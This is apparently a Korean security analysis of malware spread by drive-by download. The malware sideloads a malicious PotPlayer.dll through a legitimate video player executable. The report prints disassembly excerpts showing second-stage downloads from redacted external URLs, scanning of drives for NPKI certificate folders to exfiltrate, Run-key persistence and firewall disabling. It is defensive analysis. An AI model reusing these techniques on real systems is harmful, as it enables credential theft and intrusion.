
1.개요

현재 웹사이트를 통한 악성코드 유포방식이 지속해서 증가하고 있다. 공격자는 취약한 웹 서버를 경유지로 이용하고 대량으로 악성코드를 유포한다. 유포된 악성코드는 국가 간의 사이버 전쟁, 산업시설 공격, 온라인게임 계정 탈취, 랜섬웨어, 금융 정보 탈취 등 여러 종류가 존재한다. 이러한 악성코드들은 지속적으로 변종을 만들어 백신을 우회하고 사용자를 속이기 위한 기법을 추가하기 시작했다.

이 악성 코드는 D사에서 제작한 동영상 플레이어를 이용하여 악성 파일을 실행시키는 교묘한 방법을 사용하고 있다. 지금까지 정상 파일처럼 위장한 방식은 지속되어 왔지만, 이 악성 코드는 정상 파일을 이용하여 악성 파일을 실행시키는 방법을 이용하고 있다. 또한, 사용자들이 많이 사용하고 있는 D사의 동영상 플레이어와 모 프로그램을 이용하여 사용자로 하여금 더욱 혼란을 주고 있으며 커다란 피해가 예상된다. 따라서 정상 파일 이용하여 악성 행위를 하는 악성코드에 대해 연구하여 새로운 공격을 이해하고 대비할 필요가 있다.

■ 동작방법

대부분의 프로그램은 효과적인 개발을 위해 라이브러리 파일(DLL)을 만들어 배포한다. D사의 동영상 플레이어 또한 설치된 프로그램의 디렉토리 내에 동작하는 데 필요한 라이브러리를 사용한다. 이 때 필요한 라이브러리는 오직 경로 문자열만 검색하게 되며, 로드된 DLL 파일이 자신이 실제 사용하고자 하는 파일인지 검증하지 않는다. 때문에 동일한 파일명의 DLL이 존재하면 그대로 실행된다.



[그림1] 악성DLL 파일을 로드하는 과정

실제 현재 사용 중인 D사의 실행 파일 내부를 보면 유포자가 사용한 파일과 거의 동일한 코드를 확인할 수 있는데, 의도적으로 D사 프로그램에 대해 이런 취약점을 이용했음을 추론할 수 있다.


```

v14 = (int)L"PotPlayer.dll";
v13 = &v38[2 * v12 - (_DWORD)L"PotPlayer.dll"];
do
{
    v15 = *(_WORD *)v14;
    v14 += 2;
    *(_WORD *)&v13[v14 - 2] = v15;
}
while ( v15 );
}
L_10:
CoInitialize(0);
v16 = sub_4019BA(8u);
if ( v16 )
{
    v17 = LoadLibraryW(&LibFileName);
    v8 = (int)L"PotPlayer.dll";
    v9 = &v32[2 * v6 - (_DWORD)L"PotPlayer.dll"];
    do
    {
        v10 = *(_WORD *)v8;
        *(_WORD *)&v9[v8] = *(_WORD *)v8;
        v8 += 2;
    }
    while ( v10 );
}
home"), this->directory);
BEL_9:
CoInitialize(0);
v13 = (HMODULE *)operator new(8u);
if ( v13 )
{
    v14 = ((int (__stdcall *)(char *))j_LoadLibraryA_0)(v31);
    this->localPath.mkdirs();
}


```

[그림2] 정상 PotPlayerMini.exe 코드(좌)와 유포에 이용된 360siom.exe 코드(우) 비교

2. 악성코드 순서도



[그림3] 웹을 통해 Drive-by download 방식으로 유포



[그림4] 복잡한 과정을 통해 실제 악성코드 실행

3. 악성코드 분석

악성파일 분석(1.exe)

악성파일은 Drive-by download 방식으로 웹을 통해 유포되며, 주요 기능은 Downloader 이다.

```

push    80000004h
push    0
push    offset aHttp23_80_246_ ; "http://[redacted]"
push    1 ; DWORD
mov     eax, 2
mov     ebx, offset _Download_
call    j_ebx_
push    offset aHttp23_80_24_0 ; "http://[redacted]"
push    1 ; DWORD
mov     eax, 2
mov     ebx, offset _Download_
call    j_ebx_

```

[그림5] 외부 접속을 통한 2차 다운로드

이후 NPKI 폴더를 찾아서 해당 내용을 외부로 유출한다.

```

lpMem = "C:\\\\";
Search_NPKI(&lpMem);
if ( lpMem )
    j__check_somethin_(lpMem);
lpMem = "D:\\\\";
Search_NPKI(&lpMem);
if ( lpMem )
    j__check_somethin_(lpMem);
lpMem = "E:\\\\";
Search_NPKI(&lpMem);
if ( lpMem )
    j__check_somethin_(lpMem);
lpMem = "F:\\\\";

```

[그림6] NPki 폴더 검색


그 외에도 시작프로그램 QVMLIKE.exe 등록, 방화벽 설정 해제와 같은 지속적인 공격을 위한 환경 설정을 시도한다.

```

push    offset aCWindowsU3liekQvmlike_e ; "C:\\\\WINDOWS\\U3liek\\QVMLIKE.exe"
push    80000004h
push    0
push    offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\..."
push    80000301h
push    0 ; aSoftwareMicros db 'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\[EXPLORER]',0
push    4 ; DATA XREF: _main___+2Efo
push    3 ; lpPathName
mov     ebx, offset _Set_Reg_Startup
call    j_EBX

```

[그림7] 시작프로그램 QVMLIKE.exe 등록



[그림8] 방화벽 해제

```
push    80000004h
push    0
push    offset aHttp23_80_246_ ; "http://[redacted]"
push    1
mov     eax, 1
mov     ebx, offset Download_file_URL
call    j__EBX
push    80000004h
push    0
push    offset aHttp23_80_24_0 ; "http://[redacted]"
push    1
mov     eax, 1
mov     ebx, offset Download_file_URL
call    j__EBX
```

```
push 80000301h
push 0
push 6000 ; 6 s
push 1
mov ebx, offset j_Sleep_
call j_ebx_
add esp, 10h
push 80000004h
push 0
push offset aCWindowsAdhex ; "C:WWWINDOWS\\WAdhex"
push 1
mov ebx, offset j_remove_
call j_ebx_
```

악성파일 분석(360siom.exe – Potplayer.dll)

360siom.exe는 D사의 동영상 플레이어 실행파일과 동일한 파일이다. 정상적으로PotPlayer.dll을 로드하지만, 정상 파일이 아닌 악성코드 PotPlayer.dll가 로드된다.

